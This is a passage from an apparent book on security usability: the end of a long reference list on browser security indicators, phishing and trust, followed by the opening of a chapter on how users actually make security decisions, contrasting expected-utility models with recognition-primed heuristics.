[546]   "Decide default amount of site-button text for DV-SSL", Mozilla forum discussion, 29 January 2008, `https://bugzilla.mozilla.org/-show_bug.cgi?id=414627`.

[547]   "Users can be tricked into thinking sites are encrypted with new visual cues added by bug 417844", Mozilla forum discussion, 25 April 2008, `https://bugzilla.mozilla.org/show_bug.cgi?id=430790`.

[548]   "Split favicon and security indication", Mozilla forum discussion, 30 April 2008, `https://bugzilla.mozilla.org/show_bug.cgi?id=431495`.

[549]   "Remove the lock icon from the status bar", Alex Faaborg, 10 April 2010, `https://bugzilla.mozilla.org/show_bug.cgi?id=558551`.

[550]   "lock icon missing", Alice White, 23 September 2010, `https://bugzilla.mozilla.org/show_bug.cgi?id=598973`.

[551]   "No encryption lock icon", 'kie000', 17 December 2010, `https://bugzilla.mozilla.org/show_bug.cgi?id=619921`.

[552]   "Restore lock icon that used to show up in status bar for SSL-enabled sites", 'sjs', 20 December 2010, `https://bugzilla.mozilla.org/-show_bug.cgi?id=620456`.

[553]   "Entrapment in Escalating Conflicts: A Social Psychological Analysis", Joel Brockner and Jeffrey Rubin, Springer Verlag, 1985.

[554]   "The Escalation of Commitment to a Failing Course of Action: Toward Theoretical Progress", Joel Brockner, *Academy of Management Review*, **Vol.17**, **No.1** (January 1992), p.39.

[555]   "Behavior in Escalation Situations: Antecedents, Prototypes, and Solutions", Barry Staw and Jerry Ross, *Research In Organizational Behavior*, **Vol.9** (1987), p.39.

[556]   "Knowing When to Pull the Plug", Barry Staw and Jerry Ross, *Harvard Business Review*, **Vol.65**, **No.2** (March/April 1987), p.68.

[557]   "Issue 41481: Further SSL UI changes, M5 (Apr 08 mtg)", discussion thread on the Chromium Project forums, 14 April 2010, `https://code.google.com/p/chromium/issues/detail?id=41481`.

[558]   "Web Browser Security User Interfaces: Hard to Get Right and Increasingly Inconsistent", Steve Schultze, 18 January 2011, `http://www.freedom-to-tinker.com/blog/sjs/web-browser-security-user-interfaces-hard-get-right-and-increasingly-inconsistent`.

[559]   "Understanding the omnibox for better security", Adam Barth, 22 October 2010, `http://chrome.blogspot.com/2010/10/understanding-omnibox-for-better.html`.

[560]   "Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security" Sascha Fahl, Marian Harbach, Thomas Muders, Lars Baumgärtner, Bernd Freisleben and Matthew Smith, *Proceedings of the 19th*

Conference on Computer and Communications Security (CCS'12), October 2012, p.50.

[561]   "iPhish: Phishing Vulnerabilities on Consumer Electronics", Yuan Niu, Francis Hsu, Hao Chen, *Proceedings of the Workshop on Usability, Psychology, and Security (UPSEC'08)*, April 2008, `http://www.usenix.org/events/upsec08/tech/full_papers/niu/niu.pdf`.

[562]   "SSL Question Corner" discussion, August — November 2008, `http://blog.johnath.com/2008/08/05/ssl-question-corner/`.

[563]   "New Techniques for Defeating SSL", Moxie Marlinspike, Black Hat DC 2009, April 2009, `https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf`.

[564]   "So Long, And No Thanks for the Externalities: The Rational Rejection of Security Advice by Users", Cormac Herley, *Proceedings of the 2009 New Security Paradigms Workshop (NSPW'09)*, September 2009, p.133.

[565]   "802.11 Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions", John Bellardo and Stefan Savage, *Proceedings of the 12th Usenix Security Symposium (Security'03)*, August 2003, p.15.

[566]   "Denial-of-Service attacks and countermeasures in IEEE 802.11 wireless networks", Kemal Bicakci and Bulent Tavli, *Computer Standards & Interfaces*, **Vol.31**, **No.5** (September 2009), p.931.

[567]   "Your Mac, iPhone or iPad may have left the Apple store with a serious security risk", Troy Hunt, 29 April 2013, `http://www.troyhunt.com/2013/04/your-mac-iphone-or-ipad-may-have-left.html`.

[568]   "New Techniques for Defeating SSL/TLS", Moxie Marlinspike, Black Hat DC 2009, February 2009, `http://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf`.

[569]   "ForceHTTPS: Protecting High-Security Web Sites from Network Attacks", Collin Jackson and Adam Barth, *Proceedings of the 17th World Wide Web Conference (WWW'08)*, April 2008, p.525.

[570]   "HProxy: Client-side detection of SSL stripping attacks", Nick Nikiforakis, Yves Younan and Wouter Joosen, *Proceedings of the 7th Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA'10)*, Springer-Verlag LNCS No.6201, July 2010, p.200.

[571]   "HTTP Strict Transport Security (HSTS)", IETF Draft, Jeff Hodges, Collin Jackson and Adam Barth, 4 January 2011.

[572]   "Re:'People' don't understand computers", 'forkazoo', 27 July 2009, `http://tech.slashdot.org/comments.pl?sid=1315749&cid=28832955`.

[573]   "Crying Wolf: An Empirical Study of SSL Warning Effectiveness", Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri and Lorrie Cranor, *Proceedings of the 18th Usenix Security Symposium (Security'09)*, August 2009, p.399.

[574]   "Regulation in the European Community and its Impact on the UK", Francis McGowan and Paul Seabright, in "The Regulatory Challenge", Oxford University Press, 1995, p.227.

[575]   "How is SSL hopelessly broken? Let us count the ways", Dan Goodin, 11 April 2011, `http://www.theregister.co.uk/2011/04/11/state_of_ssl_analysis/`.

[576]   "Browser Interfaces and Extended Validation SSL Certificates: An Empirical Study", Robert Biddle, Paul van Oorschot, Andrew Patrick, Jennifer Sobey and Tara Whalen, *Proceedings of the ACM Cloud Computing Security Workshop (CCSW'09)*, November 2009, p.19.

[577]   Ian Grigg, private communications, 21 April 2011.

[578]   "Responses from Comodo", interminable discussion thread on the mozilla-dev-security-policy@lists.mozilla.org mailing list, March-April 2011.

[579]   "we've got a problem…", Ian Grigg, posting to the mozilla-dev-security-policy@lists.mozilla.org mailing list, message-ID `4DA6D4EC.10307@iang.org`, 14 April 2011.

[580]   "Add Honest Achmed's root certificate", 'Honest Achmed', 6 April 2011, `https://bugzilla.mozilla.org/show_bug.cgi?id=647959`.

[581] "Netcraft blog, violations of CABF Baseline Requirements, any consequences?", Patrick Tate, posting to the dev-security-policy@lists.mozilla.org mailing list, message-ID `496e8cc0-5daa-444a-9f67-b8a81b719392@googlegroups.com`, 25 September 2013.

[582] "Re: Netcraft blog, violations of CABF Baseline Requirements, any consequences?", Rob Stradling, posting to the dev-security-policy@lists.mozilla.org mailing list, message-ID `52448848.1040904@comodo.com`, 26 September 2013.

[583] "Re: Netcraft blog, violations of CABF Baseline Requirements, any consequences?", Kaspar Brand, posting to the dev-security-policy@lists.mozilla.org mailing list, message-ID `52539546.1030702@velox.ch`, 8 October 2013.

[584] "Re: Netcraft blog, violations of CABF Baseline Requirements, any consequences?", Kathleen Wilson, posting to the dev-security-policy@lists.mozilla.org mailing list, message-ID `PvSdnfanmqy90N7PnZ2dnUVZ_tKdnZ2d@mozilla.org`, 25 September 2013.

[585] "Re: Netcraft blog, violations of CABF Baseline Requirements, any consequences?", Chema Lopez, posting to the dev-security-policy@lists.mozilla.org mailing list, message-ID `CAPZr7T+ba=H2P90y=9t+P9FQ+1Rpv==Entv04jLqtvyJwZKmdw@mail.gmail.com`, 9 October 2013.

[586] "CI Plus Specification: Content Security Extensions to the Common Interface", Version 1.2, CI Plus LLP, April 2009.

[587] "Securing Digital Video", Eric Diehl, Springer-Verlag, 2012.

[588] "CI Plus Licensee Specification", CI Plus Trust Authority, 2009.

[589] "The User Illusion: Cutting Consciousness Down to Size", Tor Nørretranders, Allen Lane / Penguin Press, 1999.

[590] "Why Johnny Can't Evaluate Security Risk", George Cybenko, *IEEE Security and Privacy*, **Vol.4**, **No.1** (January/February 2006), p.5

[591] "The Psychology of Security", Bruce Schneier, January 2008, `http://www.schneier.com/essay-155.html`.

[592] "Trust and Distrust Definitions: One Bite at a Time", D. Harrison McKnight and Norman Chervany, *Proceedings of the workshop on Deception, Fraud, and Trust in Agent Societies, in Trust* in *Cyber-societies: Integrating the Human and Artificial Perspectives*, Springer-Verlag LNCS No.2246, June 2000, p.27.

[593] "Consumer Trust in E-Commerce Web Sites: A Meta-Study", Patricia Beatty, Ian Reay, Scott Dick and James Miller, *Computing Surveys*, **Vol.43**, **No.3** (April 2011), Article 14.

[594] "E-Prime for Security", Steven Greenwald, *Proceedings of the 2006 New Security Paradigms Workshop (NSPW'06)*, September 2006, p.87.

[595] "PKI Seeks a Trusting Relationship", Audun Jøsang, Ingar Pedersen and Dean Povey, *Proceedings of the 5th Australasian Conference on Information Security and Privacy (ACISP'00)*, Springer-Verlag LNCS No.1841, July 2000, p.191.

[596] "Why Isn't Trust Transitive", Bruce Christianson and William Harbison, *Proceedings of the 4th Workshop on Security Protocols (Protocols'96)*, Springer-Verlag LNCS No.1189, April 1996, p.171.

[597] "Prudent Engineering Practice for Cryptographic Protocols", Martín Abadi and Roger Needham, *Proceedings of the 1992 Symposium on Security and Privacy (S&P'94)*, May 1994, p.122.

[598] "The Trust Shell Game", Carl Ellison, *Proceedings of the 6th Security Protocols Workshop (Protocols'98)*, Springer-Verlag LNCS No.1550, April 1998, p.36.

[599] "Protecting Browsers from Extension Vulnerabilities", Adam Barth, Adrienne Porter Felt, Prateek Saxena and Aaron Boodman, *Proceedings of the 17th Network and Distributed System Security Symposium (NDSS'10)*, February 2010, to appear.

[600] "An Evaluation of the Google Chrome Extension Security Architecture",
       Nicholas Carlini, Adrienne Felt, and David Wagner, *Proceedings of the 21st*
       Usenix Security Symposium (Security'12), August 2012, p.97.
[601] "Security Perfect Storm?", Herbert Thompson and Richard Ford, *ACM Queue*,
       Vol.2, **No.4** (June 2004), p.58.
[602] "Windows Root Certificate Program Members", Microsoft Corporation, 24
       November 2009, `http://support.microsoft.com/kb/931125`.
[603] "The Science and Art of Branding", Giep Franzen and Sandra Moriarty,
       M.E.Sharpe, 2009.
[604] "Improving Authentication On The Internet", Gervase Markham, 12 May
       2005, `http://www.gerv.net/security/improving-authentication/`.
[605] "Security Education against Phishing: A Modest Proposal for a Major
       Rethink", Iacovos Kirlappos and M. Angela Sasse, *IEEE Security and*
       Privacy, **Vol.10**, **No.2** (March/April 2012), p.24.
[606] "New Domain Names Stir Controversy", Richard Wiggins, *IEEE Computer*,
       Vol.30, **No.4** (April 1997), p.105.
[607] "The Battle over Internet Domain Names: Global or National TLDs?", Milton
       Mueller, *Telecommunications Policy*, **Vol.22**, **No.2** (March 1998), p.89.
[608] "Report on New TLD Applications", Internet Corporation for Assigned
       Names and Numbers (ICANN), 9 November 2000,
       `http://www.icann.org/en/tlds/report/`.
[609] ".sex Considered Dangerous", RFC 3675, Donald Eastlake, February 2004.
[610] "The Post-.COM Internet: Toward Regular and Objective Procedures for
       Internet Governance", Milton Mueller and Lee McKnight,
       Telecommunications Policy, **Vol.28**, **No.7-8** (August-September 2004), p.487.
[611] "ICANN Generic Names Supporting Organisation Final Report: Introduction
       of New Generic Top-Level Domains", Internet Corporation for Assigned
       Names and Numbers (ICANN), 8 August 2007,
       `http://gnso.icann.org/issues/new-gtlds/pdp-dec05-fr-parta-`
       `08aug07.htm`.
[612] "ICANN's TLD Plans Are Defined, Not Yet Refined", Greg Goth, *IEEE*
       Internet Computing, **Vol.12**, **No.5** (September 2008), p.10.
[613] "The Good and the Bad of Top-Level Domains", Barry Leiba, *IEEE Internet*
       Computing, **Vol.13**, **No.1** (January/February 2009), p.66.
[614] "New gTLD Draft Applicant Guidebook: Analysis of Public Comment",
       Internet Corporation for Assigned Names and Numbers (ICANN), 18
       February 2009, `http://www.icann.org/en/topics/new-gtlds/agv1-`
       `analysis-public-comments-18feb09-en.pdf`.
[615] "Generic TLDs Threaten Name Collisions, Information Leakage", Robert
       Lemos, 11 July 2013, `http://www.darkreading.com/advanced-`
       `threats/generic-tlds-threaten-name-collisions-in/240158075`.
[616] "Adverse Selection in Online "Trust" Certifications", Benjamin Edelman,
       Proceedings of the 5th Workshop on the Economics of Information Security
       (WEIS'06), June 2006, `http://weis2006.econinfosec.org/docs/10.pdf`.
[617] "Netscape 8's 'Trust Rating' System", Benjamin Edelman, 5 June 2005,
       `http://www.benedelman.org/spyware/ns8/`.
[618] "Why I am the world's greatest lover (and other worthless security claims)",
       Troy Hunt, 6 May 2013, `http://www.troyhunt.com/2013/05/why-i-am-`
       `worlds-greatest-lover-and.html`.
[619] "Here's why you can't trust SSL logos on HTTP pages (even from SSL
       vendors)", Troy Hunt, 8 May 2013, `http://www.troyhunt.com/2013/05/-`
       `heres-why-you-cant-trust-ssl-logos-on.html`.
[620] "User Perceptions of Privacy and Security on the Web", Scott Flinn and
       Joanna Lumsden, *Proceedings of the Third Annual Conference on Privacy,*
       Security and Trust (PST'05), October 2005, `http://www.lib.unb.ca/-`
       `Texts/PST/2005/pdf/flinn.pdf`.
[621] "What Instills Trust? A Qualitative Study of Phishing", Markus Jakobsson,
       Alex Tsow, Ankur Shah, Eli Blevis and Youn-Kyung Lim, *Proceedings of the*

2007 Workshop on Usable Security (USEC.07), Springer-Verlag LNCS No.4886, February 2007, p.356.

[622] "Money Laundering Fraud", `http://www.bobbear.co.uk/`.

[623] "Cardholders targeted by Phishing attack using visa-secure.com", Paul Mutton, 8 October 2004, `http://news.netcraft.com/archives/2004/10/-08/cardholders_targetted_by_phishing_attack_using_-visasecurecom.html`.

[624] "The Human Factor in Phishing", Markus Jakobsson, *Proceedings of the 6th National Forum on Privacy & Security of Consumer Information*, January 2007.

[625] "Gathering Evidence: Use of Visual Security Cues in Web Browsers", Tara Whalen and Kori Inkpen, *Proceedings of Graphics Interface 2005*, May 2005, p.137.

[626] "Web Spoofing: An Internet Con Game", Ed Felten, Dirk Balfanz, Drew Dean and Dan Wallach, *Proceedings of the 20th National Information Systems Security Conference (NISSC'97)*, October 1997, p.95.

[627] "Vulnerability of 'Secure' Web Browsers", Richard Kemmerer, Flavio De Paoli and Andre Dos Santos, *Proceedings of the 20th National Information Systems Security Conference (NISSC'97)*, October 1997, p.476.

[628] "Interface Illusions", Elias Levy, *IEEE Security and Privacy*, **Vol.2**, **No.6** (November/December 2004), p.66.

[629] "Trusted Paths for Browsers", Zishuang Ye, Sean Smith and Denise Anthony, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.8**, **No.2** (January 2005), p.153.

[630] "The State of Phishing Attacks", Jason Hong, *Communications of the ACM*, **Vol.55**, **No.1** (January 2012), p.74.

[631] "Multiple Browser Cookie Injection Vulnerabilities", Paul Johnston and Richard Moore, Westpoint Security Advisory wp-04-0001, 15 September 2004, `http://www.westpoint.ltd.uk/advisories/wp-04-0001.txt`.

[632] "fix cookie domain checks to not allow .co.uk", Dan Witte, 20 July 2004, `https://bugzilla.mozilla.org/show_bug.cgi?id=252342`.

[633] "IE 8 and the Public Suffix List", Gervase Markham, 13 November 2009, `http://weblogs.mozillazine.org/gerv/archives/2009/11/-ie_8_and_the_public_suffix_list.html`.

[634] "Public Suffix List", `http://publicsuffix.org/list/`.

[635] "What Makes Web Sites Credible? A Report on a Large Quantitative Study", B.J. Fogg, Jonathan Marshall, Othman Laraki, Alex Osipovich, Chris Varma, Nicholas Fang, Jyoti Paul, Akshay Rangnekar, John Shon, Preeti Swami and Marissa Treinen, *Proceedings of the 19th Conference on Human Factors in Computing Systems (CHI'01)*, March 2001, p.61.

[636] "Factors that Affect the Perception of Security and Privacy of E-Commerce Web Sites", Carl Turner, Merrill Zavod and William Yurcik, *Proceedings of the 4th International Conference on Electronic Commerce Research*, November 2001, p.628.

[637] "The Online Experience and Consumers' Perceptions of E-Commerce Security", Carl Turner, *Proceedings of the Human Factors and Ergonomics Society 46th Annual Meeting*, September 2002, p.1246.

[638] "How do Consumers Form their Judgments of the Security of e-commerce Web Sites?", Carl Turner, presented at the ACM/CHI2003 Workshop on HCI and Security Systems, April 2003, `http://triangleinnovation.com/-Documents/CHI2003%20Consumer%20Security%20Judgments.pdf`.

[639] "How do users evaluate the credibility of Web sites?: a study with over 2,500 participants", B.J. Fogg, Cathy Soohoo, David Danielson, Leslie Marable, Julianne Stanford and Ellen Tauber, *Proceedings of the 2003 Conference on Designing for User Experiences (DUX'03)*, June 2003, p.1.

[640] "Persuasive Technology: Using Computers to Change What We Think and Do", B.J. Fogg, Morgan Kaufmann, 2003.

[641] "The New Face of Phishing", Brian Krebs, 13 February 2006, `http://blog.washingtonpost.com/securityfix/2006/02/-the_new_face_of_phishing_1.html`.

[642] "Phishers use phone instead of net for new scam", Stan Beer, 9 April 2006,
`http://www.itwire.com/content/view/3866/53/`.

[643] "Phishers try a phone hook", Joris Evers, CNet News.com, 20 April 2006,
`http://news.com.com/Phishers+try+a+phone+hook/2100-7349_3-6066171.html`.

[644] "Phishers come calling on VoIP", Joris Evers, CNet News.com, 10 July 2006,
`http://news.com.com/Phishers+come+calling+on+VoIP/2100-7349_3-6092366.html`.

[645] "Factors that Affect the Perception of Security and Privacy of E-Commerce Web Sites", Carl Turner, Merrill Zavod and William Yurcik, *Proceedings of the 4th International Conference on Electronic Commerce Research — Volume 2*, November 2001, p.628.

[646] "Factors that Affect the Perception of Security and Privacy of E-Commerce Web Sites", Carl Turner, Merrill Zavod and William Yurcik, *Proceedings of the 4th International Conference on Electronic Commerce Research*, November 2001, p.628.

[647] "Trust modelling for online transactions: A phishing scenario", Ponnurangam Kumaraguru, Alessandro Acquisti and Lorrie Faith Cranor, *Proceedings of the Conference on Privacy, Security and Trust (PST'06)*, October 2006, Article No.13.

[648] "You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings", Serge Egelman, Lorrie Cranor and Jason Hong, *Proceedings of the 26th Conference on Human Factors in Computing Systems (CHI'08)*, April 2008, p.1065.

[649] "Efficiency, Trust, and Visual Appeal: Usability Testing through Eye Tracking", Soussan Djamasbi, Marisa Siegel, Tom Tullis and Rui Dai, *Proceedings of the 43rd Hawaii Conference on System Sciences (HICSS'10)*, January 2010, p.1.

[650] "Attention web designers: you have 50 milliseconds to make a good first impression", Gitte Lindgaard, Gary Fernandes, Cathy Dudek and J. Brown, *Behaviour & Information Technology*, **Vol.25**, **No.2** (March-April 2006), p.115.

[651] Serge Egelman, private communications, 13 September 2011.

[652] "The Unresponsive Bystander: Why Doesn't He Help?", Bibb Latané and John Darley, Prentice Hall, 1970.

[653] "Help in a Crisis: Bystander Response to an Emergency", Bibb Latané and John Darley, General Learning Press, 1976.

[654] "Studies of independence and conformity: A minority of one against a unanimous majority", Solomon Asch, *Psychological Monographs*, **Vol.70**, **No.9** (1956).

[655] "The Need to Belong: Desire for Interpersonal Attachments as a Fundamental Human Motivation", Roy Baumeister and Mark Leary, *Psychological Bulletin*, **Vol.117**, **No.3** (May 1995), p.497. Reprinted in "Motivational Science: Social and Personality Perspectives", E.Tory Higgins and Arie Kruglanski (eds), Psychology Press, 2000, p.24.

[656] "Why Phishing Works", Rachna Dhamija, J.D. Tygar and Marti Hearst, *Proceedings of the 24th Conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.581.

[657] "Phishing: Can we Spot the Signs?", Steven Furnell, *Computer Fraud and Security*, **Vol.2007**, **No.3** (March 2007), p.10.

Psychology

Some of the problems mentioned in the previous chapter wouldn't be too surprising to cognitive psychologists, people who study the mental processes involved in how we understand, analyse, and solve problems. The field of psychology provides a great deal of insight into how people deal with security issues, but this very useful resource is rarely applied to the field of computer security. As the author of one text on human rationality points out, "The heavenly laws of logic and probability rule the realm of sound reasoning: psychology is assumed to be irrelevant. Only if mistakes are made are psychologists called in to explain how wrong-wired human minds deviate from these laws […] Many textbooks present first the laws of logic and probability as the standard by which to measure human thinking, then data about how people actually think. The discrepancy between the two makes people appear to be irrational" [1]. Another text points out that "perhaps people seem illogical because formal logic provides a poor framework for assessing the rationality of everyday reasoning" [2].

This issue is known as the normative system problem, in which someone reasons by a system that differs from what you're expecting [3]. The emphasis by security system designers was on prescribing what people *should* be doing rather than describing what they *actually* did, and the prescriptive approach was defined to constitute rational behaviour, so that any deviation from the prescribed behaviour was judged to be irrational [4]. This chapter looks at how some of the human mental processes that are relevant to security work, and explores why security user interface elements often perform so poorly in the real world.

How Users Make Decisions

To help understand how we've got into this mess, it's useful to look at how the human decision-making process actually works. The standard economic decision-making model, also known as the Bayesian decision-making model, assumes that someone making a decision will carefully take all relevant information into account in order to come up with an optimal decision [5]. As one observer put it, this model "took its marching orders from standard American economics, which assumes that people always know what they want and choose the optimal course of action for getting it" [6]. This model, called Utility Theory, goes back to at least 1944 and John von Neumann's work on game theory [7], although some trace its origins (in somewhat distant forms) as far back as the early 1700s [8].

The formalisation of the economic decision-making model, Subjective Expected Utility Theory (SEU), makes the following assumptions about the decision-making process [9][10][11][12]:

1. The decision-maker has a utility function that allows them to rank their preferences based on future outcomes.

2. The decision-maker has a full and detailed overview of all possible alternative strategies.

3. The decision-maker can estimate the probability of occurrence of outcomes for each alternative strategy.

4. The decision-maker will choose between alternatives based on their subjective expected utility.

To apply the SEU model to making a decision, you're expected to execute the following algorithm:

```
for each possible decision alternative

    x = all possible consequences of making a decision, which includes
      recursive evaluation of any carry-on effects)

    p(x) = quantitative probability for x

    U(x) = subjective utility of each consequence
```

$$p(x) \times U(x) = \text{probability multiplied by subjective utility}$$

$$\text{SEU total} = \sum_{i=0}^{n} p(x_i) \times U(x_i)$$

The certificate dialog in Figure 48 is a good example of something designed for the SEU decision-making model (although this was done inadvertently rather than deliberately). This particular dialog is from a web browser, if you're a Java fan then you can do the same thing in Java with the resulting dialog shown in Figure 49, and more or less the same dialog is available in other environments that apply digital signatures to online content, and more generally that require making a security-related decision (admittedly the dialog in Figure 48 is particularly bad, with Internet Explorer's warning messages consistently rating the worst of all browsers that were evaluated in one usability study. As a study participant put it, "one has to be really desperate to read this passage thoroughly" [13].

Figure 48: SEU decision-making sample scenario

To decide whether to continue, all you need to do is follow the algorithm given above. Taking one example mentioned in the dialog's text, the possibility of a server misconfiguration, you can evaluate the probability of this based on an evaluation, in turn, of the competence of the remote system's administrators, the chances that they've made an error, the chances of a software bug, and so on. You then assign probabilities and utilities to each of these, say 0.6 for the competence of the remote system's administrators and 0.85 for the subjective utility.

Figure 49: Another SEU decision-making scenario

Then you have to consider other factors such as the risk involved. If you enter your credit card information there's a certain risk that it'll be phished and misused, or that your identity will be stolen, or that some other negative outcome will ensue. However, balancing this are positive factors such as various credit card consumer protection measures leading to risk compensation effects. Finally, there are more intangible factors such as the emotional satisfaction of making the purchase (or more pragmatically the emotional trauma of not making the purchase if it's something like a birthday present) to justify a certain amount of risk in the purchase process. The process is rather lengthy and tedious, so let's just skip ahead and assume that you've worked out all of the values. You can now evaluate the total sum to get the subjective expected utility of this particular option. Then you repeat this for all of the other possible options. Finally, you pick the one with the highest subjective expected utility value, and click on that option for the dialog.

As even the most cursory examination of this decision-making model will show, *no normal human ever makes decisions this way* (although admittedly there is a very small class of people who do use the SEU model, discussed in "It's not a Bug, it's a Feature!" on page 132). Even if we assume that the long list of precise requirements that psychologists tell us must be met in order to be able to apply this approach have indeed been met [14], making a decision in this manner requires total omniscience, a quality that's generally lacking in humans.

An attempt to salvage this model involves introducing the concept of stopping rules, a search optimisation that allows us to bail out when it's obvious that there's no (or at least no cost-effective) benefit to be obtained by going any further [15][16]. So how do we know when the costs of searching further would outweigh any benefits? Simple, we just apply the SEU model to tell us when to stop.

Oops.

So the stopping-rule patch to the SEU model attempts to model limited search by assuming that we have unlimited knowledge (and time) at our disposal in order to be able to figure out when we should stop. To put this another way, if stopping rules were practical then you wouldn't be sitting there reading this but would be in Las Vegas busy applying the stopping rule "stop playing just before you start losing". As 1994 Nobel prize in economics winner Reinhard Stelten put it, "Modern mainstream economic theory is largely based on an unrealistic picture of human decision making. Economic agents are portrayed as fully rational Bayesian maximisers of subjective utility. This view of economics is not based on empirical evidence, but rather on the simultaneous axiomisation of utility and subjective probability […] It has strong

intellectual appeal as a concept of ideal rationality. However, it is wrong to assume that human beings conform to this ideal" [17].

(When you're coming from a psychology background it feels very strange to read an economics text and see long, detailed discussions on the use of decision matrices, decision trees, and expected value/utility models, complete with worked examples of how to use them. In the field of economics this is a perfectly sensible way to approach decision making, for example for a company to decide whether it makes sense to go ahead with the development and distribution of a new product. On the other hand it doesn't really make much sense for the consumer sitting at the other end who's deciding whether they should buy the new product).

How Users *Really* Make Decisions

Now that we've looked at how things don't work, how can we find out how they actually do work? There are two ways to approach this, we can either use empirical evaluation, examining and measuring what people do in practice, or we can use conceptual modelling, taking a set of conceptual models (including, for reference, the SEU model) and seeing which one best matches (or at least approximates) reality.

The first approach that we'll look at is the empirical modelling one. Although there was ongoing work in the 1970s to explore various problems in the SEU model [18], it wasn't until the 1980s that the US Department of Defence helped dispel the illusion of the economic decision-making model when they sponsored research to try and find techniques for helping battlefield commanders make more effective decisions.

This work showed that, contrary to expectations, people under pressure for a quick decision didn't weigh up the relative merits of a set of options and choose the most optimal one. They didn't even make a choice from a cut-down subset of options. Instead, they followed a process that the researchers termed recognition-primed decision making (RPD), in which they generate options one at a time (without ever comparing any two), rejecting ones that don't work and going with the first one that does [19][20].

(The terminology can get a bit confusing at times. Other researchers working independently have somewhat confusingly called this the Take the Best (TTB) heuristic, the general concept has been called the singular evaluation approach, and the overall family is often termed the heuristic decision-making approach, as opposed to SEU's economic/Bayesian decision-making approach. The one good thing about this naming muddle is that it demonstrates independent reproducibility, the fact that many different researchers independently came up with the same, or at least very similar, results).

Humans take the RPD approach to making a decision when they can't hold all of the necessary information in working memory, or can't retrieve the information needed to solve the problem from long-term memory, or can't apply standard problem-solving techniques within the given time limit. The probable evolutionary reason for this means of decision-making is pointed out by the author of a book that examines human irrationality: "Our ancestors in the animal kingdom for the most part had to solve their problems in a hurry by fighting or fleeing. A monkey confronted by a lion would be foolish to stand pondering which was the best tree to climb; it is better to be wrong than eaten" [21]. As a result of this evolutionary process human brains have become really, really good at making security decisions affecting small tribal groups in Africa in 50,000 BC[28] but less good at making security decision in the modern world. The same issue affects other low-level areas of our minds as well. For example the fact that mechanical and electrical devices rarely function as expected in dreams has been explained as arising from the fact that there were no motors or delicate moving parts on the savannah [22].

---

[28] This includes people who grew up in air-conditioned apartments in New York whose closest exposure to African tribal culture is reading the 1974 National Geographic that's sitting on the table in the waiting room of their dentist's office.

The RPD approach to making decisions, sometimes also called the singular evaluation approach, is used under the following circumstances [23][24]:

1. The decision-maker is under pressure (a computer user wanting to get on with their job automatically falls into the under time-pressure category, even if there's no overt external time pressure).

2. The conditions are dynamic (the situation may change by the time you perform a long detailed analysis).

3. The goals are ill-defined (most users have little grasp of the implications of security mechanisms and the actions associated with them).

Now compare this with the conditions in the earlier SEU model to see how radical the difference is between this and the economic model — the two are almost mirror images!

Singular evaluation is something that you've probably encountered yourself in various forms. For example if you move house into a new area and know that you'll eventually need a plumber to install a sink for you, you have the luxury of being able to make a few inquiries about prices and work times, and perhaps look to neighbours for recommendations before you make your decision. On the other hand if your basement is under a metre of slowly-rising water, you'll go with the first plumber who answers their phone and can get there within 10 minutes. This is the singular evaluation approach.

Moving from the purely empirical "How do humans act when making decisions under pressure", other researchers have examined the problem from the second, conceptual modelling angle, "Which existing conceptual model best matches human decision-making behaviour under pressure". The best match was a heuristic called Take the Best, which is just another (somewhat misleading) name for recognition-primed decision making [25]. So both the empirical and theoretical modelling approaches yielded the same result for human decision-making under pressure.

One contributing factor towards the popularity of simple heuristics is the fact that it's very hard to learn from the feedback arising from complicated decision making. If there are a large number of variables and causes involved, the diffusive reinforcement that's provided isn't sufficient to single out any one strategy as being particularly effective. The resulting confusion of false correlations and biased attributions of success and failure tends to lead to superstition-based decision support. Typical examples of this are the complex "systems" used for gambling and stock trading, which arise because following some sort of system makes the participants feel better than not having any systematic approach at all [26] Compare this lack of effective feedback with what's possible from basic recognition-based decision making: "I bought brand X, I had nothing but trouble with it, therefore I won't buy brand X again".

(Incidentally, it's precisely this inability to predict any outcome that can make gambling so addictive [27][28][29][30][31][32], with even gambling near-misses contributing to the effect [33]. The brain handles unexpected rewards like running into an old friend or seeing your team win by releasing the neurotransmitter dopamine, associated with the pleasure system of the brain. If the stimulus is repeated, the brain eventually learns to predict it and the dopamine doses stop. However since gambling produces inherently unpredictable outcomes the brain has nothing to attune itself to and, mesmerised by the sights and sounds of the gambling machine or trading floor and the unpredictable nature of the payouts, keeps the dopamine flowing.

It's no wonder that these types of gambling, which cause an effect similar to one of the effects of drugs like MDMA/ecstasy and cocaine, are so addictive. What's more, experiments have shown that near-misses in gambling promote continued gambling, with the optimal near-miss rate being around thirty percent [34][35]. The companies that make slot machines are well aware of this addictive effect, so that many of their machines have a near-miss rate of… thirty percent [36].

The dopamine effect works in reverse as well. People who are treated for Parkinson's disease using medication that increases the amount and/or availability of dopamine in the brain (which helps mitigate many of the symptoms of Parkinson's) can develop pathological gambling habits [37], a dramatic reversal of the usual personality type exhibited by Parkinson's patients, who tend to be rigid, stoic, and less inclined to addictive pursuits such as alcohol, tobacco, and gambling then the population as a whole [38]).

The game-theoretic/economic approach to decision making is particularly problematic for security decisions because it treats a decision as a gamble, with some equivalent of a coin toss or die roll followed by immediate feedback on the value of the decision (although without the dopamine). Unfortunately security decisions don't work this way: there's no immediate feedback, no obvious feedback, and (since security failures are usually silent) there may never been any feedback at all, or at least not until it's far too late (a phantom withdrawal from your bank account a year later) to take any corrective action. A result of this gambling-based decision making is that any action that fails to trigger immediate and obvious negative feedback appears to be a win to the decision-maker.

The gambling/game-theoretic model therefore perfectly models one aspect of user behaviour, the portion of the decision-making process that leads to dismissing warning dialogs. In this case the user gets immediate, strongly positive feedback on their decision: they can go ahead with their task. Other possible outcomes are unknown, and may never be known — was the phantom withdrawal the result of clicking 'Cancel' on a dialog, or because a credit card processor lost a backup tape, or because …? The operant conditioning (OC) model of human behaviour [39] then indicates that for security decisions of this type "when a user dismisses a security dialog and accomplishes his goal, the latter accomplishment usually reinforces the user's behaviour of ignoring security dialogs" [40].

